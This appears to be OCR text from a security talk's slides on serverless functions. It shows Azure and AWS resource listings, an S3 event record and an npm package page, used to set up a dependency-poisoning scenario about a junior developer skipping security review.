


Filter by name... | Type == all ✕ | Location == all ✕ | Add filter

Showing 1 to 4 of 4 records. □ Show hidden types ⓘ

□	Name ↑↓	Type ↑↓
□	ASP-rzepskydemo-93cd	App Service plan
□	AzureShellDemo	App Service
□	AzureShellDemo	Application Insights
□	storageaccount[redacted]	Storage account

All functions share the same environment



AzureShellDemo | Functions

□ Name ↑↓	Trigger ↑↓
□ DemoShell	HTTP
□ Function1	HTTP
□ TimeBasedFunc	Timer

Demo


Demo

Meet Bob

- Junior developer
- He needs to develop a few serverless functions, only for internal usage

My apps aren't public, so there is no need to put them in security review process

Bob uses Serverless Framework




DEPENDENCY POISONING


Bob’s 1st challenge:

Files uploaded to the particular S3 bucket should be automatically renamed with some prefix

test-new.png



```
s3: {
  s3SchemaVersion: '1.0',
  configurationId: 'f67747b9-c02c-4e54-8e49-2dba5060d555',
  bucket: {
    name: 'serverless-security-demo',
    ownerIdentity: [Object],
    arn: 'arn:aws:s3:::serverless-security-demo'
  },
  object: {
    key: 'test-new.png',
    size: 20,
    eTag: '3de8f8b0dc94b8c2230fab9ec0ba0506',
    sequencer: '005E88ACC4D5810265'
  }
```




□ Name ▾

□ [scan-me]test-new.png

stackoverflow

npm



s3-rename

1.0.16 • Public • Published 5 days ago

S3 Object Rename

Simple method to rename S3 object.

Usage

```
const AWS = require('aws-sdk');
const rename = require('s3-rename');

var s3 = new AWS.S3();
rename.s3_rename(s3, 'name-of-the-bucket', 'name-of-the-old-key'
```

where `name-of-the-old-key` is the name of the S3 object which name you want to change and `name-of-the-new-key` is the new name of the object.

Install

```
> npm i s3-rename
```

Weekly Downloads

